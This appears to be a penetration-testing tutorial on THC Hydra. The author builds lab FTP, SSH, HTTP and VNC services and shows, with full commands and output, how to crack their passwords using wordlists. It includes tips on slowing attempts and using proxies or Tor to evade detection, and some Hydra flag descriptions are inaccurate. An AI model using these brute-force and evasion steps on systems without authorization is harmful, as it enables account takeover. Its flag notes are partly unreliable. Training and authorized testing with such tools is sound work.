THC Hydra

THC Hydra is a network login cracker which supports numerous protocols and services. It was designed for speed and flexibility. It is used in penetration testing, password audits and red team operations. It was developed by THC (The Hacker's Choice).

Hydra supports 50+ services, including:

1. FTP
2. SSH
3. Telnet
4. HTTP/HTTPS (Basic, Digest, Forms)
5. HTTP-Proxy
6. VNC
7. SMTP, POP3, IMAP
8. SNMP
9. SMB
10. LDAP
11. MySQL, PostgreSQL, MSSQL, Oracle
12. Cisco, TeamSpeak, Radmin2, SVN, etc.


Legal Warning ⚠️

Before showing you how it works obviously, I need to tell you to use it responsibly and with authorization.

Installation

```
┌──(root㉿Krish)-[/home/kali]
└─# apt install hydra
hydra is already the newest version (9.5-3).
hydra set to manually installed.
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1266
```

or you can also clone it from the official GitHub account.



Verify Installation

You can verify the installation by running the hydra or hydra -h command.

Hydra Syntax

hydra [OPTIONS] -L userlist.txt -P passlist.txt <protocol>://<target>

Flags available:

1. -L, -l → User list / Single username
2. -P, -p → Password list / Single password
3. -s → Specify port
4. -t → Number of parallel tasks
5. -V → Verbose output (per attempt)
6. -vV → Very verbose (all details)
7. -f → Exit after first valid credential
8. -o → Output to file
9. -e nsr → Tries null passwords, same as username, reverse

Some examples of using Hydra by Protocol


1. **FTP**

I will be creating my own ftp server using another VM for this example. If you also want to create one for testing yourself you can follow the following steps:

a. Install vsftpd which stands for Very Secure FTP Daemon is a widely used open-source FTP (File Transfer Protocol) server for Unix-like systems

b. Use the systemctl start command to start the ftp server.

c. Then you can finally add users to this server using adduser command.



Now we can start cracking passwords using THC Hydra. First of all, in the real world you need to find the ports that are open of your target system. Then you can use hydra if a particular service like ftp or ssh is open. First you can use Nmap to find all the hosts on your network using -sn command:

```
┌──(root㉿Krish)-[/home/kali]
└─# nmap -sn 192.168.116.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-30 11:54 EDT
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 255 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 57.84% done; ETC: 11:54 (0:00:01 remaining)
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 255 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 66.47% done; ETC: 11:54 (0:00:01 remaining)
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 255 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 100.00% done; ETC: 11:54 (0:00:00 remaining)
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 255 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 100.00% done; ETC: 11:54 (0:00:00 remaining)
Nmap scan report for 192.168.116.1
Host is up (0.00018s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.116.2
Host is up (0.00048s latency).
MAC Address: 00:50:56:E6:41:9C (VMware)
Nmap scan report for 192.168.116.134
Host is up (0.00042s latency).
MAC Address: 00:0C:29:B5:1A:59 (VMware)
Nmap scan report for 192.168.116.254
Host is up (0.00022s latency).
MAC Address: 00:50:56:FA:76:3D (VMware)
Nmap scan report for 192.168.116.135
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.00 seconds
```

Select your target and find the ports open of your target system. To find the open ports you can use Nmap in the following manner:

```
┌──(root㉿Krish)-[/home/kali]
└─# nmap -sV -T4 -Pn 192.168.116.134
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-30 11:50 EDT
Nmap scan report for 192.168.116.134
Host is up (0.00039s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
MAC Address: 00:0C:29:B5:1A:59 (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.67 seconds
```


As we can see ftp service is open for our target. Using THC Hydra, we try to find working credentials, so we can connect to the server. You can use Hydra in the following manner:

```
┌──(root㉿Krish)-[/home/kali/Desktop]
└─# hydra -l admin1 -P rockyou.txt ftp://192.168.116.134
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-30 12:04:45
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ftp://192.168.116.134:21/
[21][ftp] host: 192.168.116.134   login: admin1   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-30 12:04:50
```


Voila. You have cracked the password and now you can login using this password and username to the ftp server.

```
┌──(root㉿Krish)-[/home/kali/Desktop]
└─# ftp 192.168.116.134
Connected to 192.168.116.134.
220 (vsFTPd 3.0.5)
Name (192.168.116.134:kali): admin1
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```


Here, I have used -l option as I know I am trying to find the password of admin1. You may not know this in real life so may use -L option and use a username dictionary to crack the password. I use seclist username file for this purpose which you can install from GitHub.



Secondly, for the password side I used the rockyou wordlist. You can also get this from GitHub.



There may be a situation where you somehow know the password but don't know who it corresponds to. So you can use -p command to give the password and -L to give the wordlist.



Voila! You got the credentials.

2. **SSH**

Just like before I will be creating my own ssh server and try to crack it using hydra. I will be using OpenSSH which is a premier connectivity tool for remote login with the SSH protocol. It encrypts all traffic to eliminate eavesdropping, connection hijacking, and other attacks. You can also create one in the following manner:

a. Firstly, you need to install OpenSSH server

b. Then you can enable and start the ssh server.

c. Add a user. This is the user whose credentials we will try to find and login to the ssh server from.

```
┌──(root㉿kali)-[/home/krish]
└─# adduser admin
info: Adding user `admin' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `admin' (1001) ...
info: Adding new user `admin' (1001) with group `admin (1001)' ...
warn: The home directory `/home/admin' already exists.  Not touching this directory.
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for admin
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n]
info: Adding new user `admin' to supplemental / extra groups `users' ...
info: Adding user `admin' to group `users' ...
```

Using Nmap, we can find that the ssh service is open

```
┌──(root㉿Krish)-[/usr/share/seclists/Usernames]
└─# nmap -sV -T4 -Pn 192.168.116.134
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-30 12:40 EDT
Nmap scan report for 192.168.116.134
Host is up (0.00035s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0p2 Debian 5 (protocol 2.0)
MAC Address: 00:0C:29:B5:1A:59 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.67 seconds
```

Now, we can launch the attack using Hydra.

```
┌──(root㉿Krish)-[/home/kali/Desktop]
└─# hydra -l admin -P rockyou.txt ssh://192.168.116.134
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-30 12:45:20
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort … (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://192.168.116.134:22/
[22][ssh] host: 192.168.116.134   login: admin   password: iloveyou
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-30 12:45:35
```

Voila! You have the password. This is how you can find credentials using THC Hydra for a ssh session. Now you can join the ssh session using these credentials.

3. HTTP (Basic Auth)

It's the simplest form of web authentication. When you visit a protected page, the browser pops up a box asking for a username and password. When you enter these credentials, they are sent Base64-encoded in the HTTP headers. You often see this used to protect admin panels, dashboards, internal tools, etc. I will be doing this by using my own Apache server and try to crack the Basic Auth using Hydra.

a. Install Apache

```
┌──(root㉿kali)-[/home/krish]
└─# sudo apt install apache2 apache2-utils -y
The following packages were automatically installed and are no longer required:
  dnsmap  finger       imagemagick-6.q16  medusa       python3-gitdb       python3-pyfiglet  python3-qasync         python3-smmap  python3-yaswfp  rsh-redone-client
  figlet  imagemagick  libpython3.12-dev  python3-git  python3-pyexploitdb  python3-pyshodan  python3-serial-asyncio  python3-tld    python3.12-dev  smtp-user-enum
Use 'sudo apt autoremove' to remove them.

Upgrading:
  apache2  apache2-bin  apache2-data  apache2-utils  ldap-utils  libldap-common
```

b. Create the Password File

This file will store the username and password for Basic Auth.

```
┌──(root㉿kali)-[/home/krish]
└─# htpasswd -c /etc/apache2/.htpasswd admin
New password:
Re-type new password:
Adding password for user admin
```

c. Configure Apache to Require Login

```
┌──(root㉿kali)-[/home/krish]
└─# nano /etc/apache2/sites-available/000-default.conf
```

Add this:
<Directory "/var/www/html">

AuthType Basic

AuthName "Restricted Access"

AuthUserFile /etc/apache2/.htpasswd

Require valid-user

</Directory>


```
 GNU nano 8.2
<VirtualHost *:80>

        <Directory "/var/www/html">
    AuthType Basic
    AuthName "Restricted Access"
    AuthUserFile /etc/apache2/.htpasswd
    Require valid-user
        </Directory>

        # The ServerName directive sets the request scheme, hostname and port that
        # the server uses to identify itself. This is used when creating
        # redirection URLs. In the context of virtual hosts, the ServerName
        # specifies what hostname must appear in the request's Host: header to
        # match this virtual host. For the default virtual host (this file) this
        # value is not decisive as it is used as a last resort host regardless.
        # However, you must set it for any further virtual host explicitly.
        #ServerName www.example.com

        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html

        # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
        # error, crit, alert, emerg.
        # It is also possible to configure the loglevel for particular
        # modules, e.g.
        #LogLevel info ssl:warn

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

        # For most configuration files from conf-available/, which are
        # enabled or disabled at a global level, it is possible to
        # include a line for only one particular virtual host. For example the
        # following line enables the CGI configuration for this host only
        # after it has been globally disabled with "a2disconf".
        #Include conf-available/serve-cgi-bin.conf
</VirtualHost>
```

This tells Apache to use Basic Auth and use the specified .htpasswd file.

d. Restart the Server.

```
┌──(root㉿kali)-[/home/krish]
└─# systemctl restart apache2
```

Now when you will visit the local host on your browser, you need to login.



Now we will try to crack this using Hydra. First lets run Nmap.

```
┌──(root㉿Krish)-[/home/kali/Desktop]
└─# nmap -sV -T4 -Pn 192.168.116.134
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-30 13:20 EDT
Nmap scan report for 192.168.116.134
Host is up (0.00030s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.63
MAC Address: 00:0C:29:B5:1A:59 (VMware)
Service Info: Host: 127.0.1.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.81 seconds
```

We can see that the Apache Server is up.

```
┌──(root㉿Krish)-[/home/kali/Desktop]
└─# hydra -l admin -P rockyou.txt 192.168.116.134 http-get /
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-30 13:22:20
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-get://192.168.116.134:80/
[80][http-get] host: 192.168.116.134   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-30 13:22:21
```

Here, http-get is the service module Hydra uses. It tells Hydra:

Use HTTP Basic Authentication and make a GET request to the given path.

GET / HTTP/1.1

Host: 127.0.0.1


Authorization: Basic <Base64 encoded credentials>


Hydra tries different username-password combinations by replacing the Authorization header until it gets a 200 OK response instead of 401 Unauthorized.

If we were protecting a different URL like http://192.168.116.134/directory/admin

Then we would write http-get / directory/admin.

Now we can get in the web page using the credentials we got.





Voila! We are in.

4. **HTTP (Form Auth)**

HTTP Form Auth is one of the most common and real-world scenarios you'll face, and it's a powerful skill to know how to crack it with Hydra.

So, we will create a simple login form. Host it locally and then use Hydra to brute-force the username/password.

a. Install Apache and PHP

```
┌──(root㉿kali)-[/home/krish]
└─# sudo apt install apache2 php libapache2-mod-php -y
apache2 is already the newest version (2.4.63-1).
The following packages were automatically installed and are no longer required:
  dnsmap  finger       imagemagick-6.q16  medusa       python3-gitdb       python3-pyfiglet  python3-qasync         python3-smmap  python3-yaswfp  rsh-redone-client
  figlet  imagemagick  libpython3.12-dev  python3-git  python3-pyexploitdb  python3-pyshodan  python3-serial-asyncio  python3-tld    python3.12-dev  smtp-user-enum
Use 'sudo apt autoremove' to remove them.

Upgrading:
  libapache2-mod-php  php  php-common  php-mysql
```


b. Create and edit the login.php file

```
┌──(root㉿kali)-[/home/krish]
└─# nano /var/www/html/login.php
```

This is the syntax for a simple login form.

```
 GNU nano 8.2                                                    /var/www/html/login.php
<?php
$valid_user = "admin";
$valid_pass = "football";

if ($_POST['username'] == $valid_user && $_POST['password'] == $valid_pass) {
    echo "Welcome!";
} else {
    echo "Invalid login";
}
?>

<form method="POST" action="">
  <input name="username" type="text" placeholder="Username"><br>
  <input name="password" type="password" placeholder="Password"><br>
  <input type="submit" value="Login">
</form>
```

Restart your Apache server using systemctl restart apache2.you will find this kind of interface on going to localhost/login.php




This is the basic syntax of THC Hydra to crack this kind of password:

hydra -l admin -P passlist.txt 127.0.0.1 http-post-form

"/login.php:username-formbox=^USER^&password-formbox=^PASS^:F=Invalid"

Here we need to find what the value of both the formbox is so we can pass it to the hydra. You can do it by inspecting the web page. Go to the networks tab and try dummy credentials and then submit it.



Click on the request and check for headers tab, cookies tab or request tab. I can see it in the Request tab that the form takes field as username and password so this is what I will fill in the hydra syntax.

Got it! This is how you get the credentials for a web page. You need to do a little bit of recon to fill in the command.

How to Be Careful on Real Tests

Real world websites absolutely can and often do detect brute-force attacks, especially when you're using tools like Hydra. They use rate limiting, account lockout, IP blacklisting, CAPTCHA and many more protection strategies. You can take the following steps:

a. Get Permission

Always have explicit written permission from the organization to test the target. Unauthorized brute-force attacks are illegal.

b. Slow It Down

Add a delay with -W or --delay:

This adds a delay between each attempt, helping avoid detection.

-t sets Hydra to run 1 connection at a time.

Default is 16, which means 16 parallel attempts which is faster, but noisier. -t 1 is slower but stealthier, helpful for avoiding rate limits or bans.

-W 3 is Hydra's "wait time on error" level.

It specifically means wait 3 seconds and retry the connection if Hydra hits a network error.

c. Limit Login Attempts

Test with small custom lists first. Don't spray 10,000 passwords if the system locks accounts after 5 tries.

d. Check for Lockouts

Try 3-5 wrong passwords manually. Does it lock the account? If yes — **stop brute-forcing** or notify the client.

5. VNC (Virtual Networking Computing)

VNC (Virtual Network Computing) is a system that lets you remotely control a computer's desktop (like TeamViewer or AnyDesk). It runs on ports like 5900, 5901, etc. You connect using a VNC viewer like vncviewer or Remmina. Unlike FTP or SSH, VNC does not always require a username — only a password to access the remote screen.

a. Install VNC Server

```
┌──(root㉿kali)-[/home/krish]
└─# apt install tightvncserver
tightvncserver is already the newest version (1:1.3.10-9).
The following packages were automatically installed and are no longer required:
  dnsmap  finger       imagemagick-6.q16  medusa       python3-gitdb        python3-pyfiglet  python3-qasync          python3-smmap
  figlet  imagemagick  libpython3.12-dev  python3-git  python3-pyexploitdb  python3-pyshodan  python3-serial-asyncio  python3-tld
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 2363
```

b. Start the VNC Server.

```
┌──(root㉿kali)-[/home/krish]
└─# vncserver :1

New 'X' desktop is kali:1

Creating default startup script /root/.vnc/xstartup
Starting applications specified in /root/.vnc/xstartup
Log file is /root/.vnc/kali:1.log
```

After running Nmap we can find that VNC is running on port 5901

```
┌──(root㉿Krish)-[/home/kali/Desktop]
└─# nmap -sV -T4 -Pn 192.168.116.134
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-31 03:41 EDT
Nmap scan report for 192.168.116.134
Host is up (0.00048s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
5901/tcp open  vnc     VNC (protocol 3.8)
6001/tcp open  X11     (access denied)
MAC Address: 00:0C:29:B5:1A:59 (VMware)
```


We will try to crack this using Hydra.

```
┌──(root㉿Krish)-[/home/kali/Desktop]
└─# hydra -P rockyou.txt vnc://192.168.116.134:5901
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-31 03:47:44
[WARNING] you should set the number of parallel task to 4 for vnc services.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking vnc://192.168.116.134:5901/
[ERROR] VNC server connection failed
[ERROR] VNC server connection failed
[ERROR] VNC server connection failed
[5901][vnc] host: 192.168.116.134   password: password
[STATUS] attack finished for 192.168.116.134 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-31 03:47:45
```

Here we got the password. I had to provide the port :5901 as by default hydra tries to run it through port 5900.

Output and Reporting

- -o = Save output to file
- -b = Output format: text, json, or csv



Performance Tuning

1. -t <number> → Number of parallel tasks (default: 16)
2. -w <seconds> → Timeout per attempt
3. -T <number> → Max retries per host
4. --timeout → Global timeout

Stealth and Evasion

1. -I = Ignore error messages
2. --proxy = Use HTTP or SOCKS proxy
3. --proxy-auth = Proxy username/password
4. Random user-agents (with HTTP modules)
5. Use VPNs, Tor, or proxychains for anonymization

Tips and Tricks

- Always start with service enumeration (Nmap, Masscan)
- Avoid noisy brute-force in production environments
- Try default creds before wordlists
- Test manually before automated brute-force
- Tune -t and -w for speed vs. stealth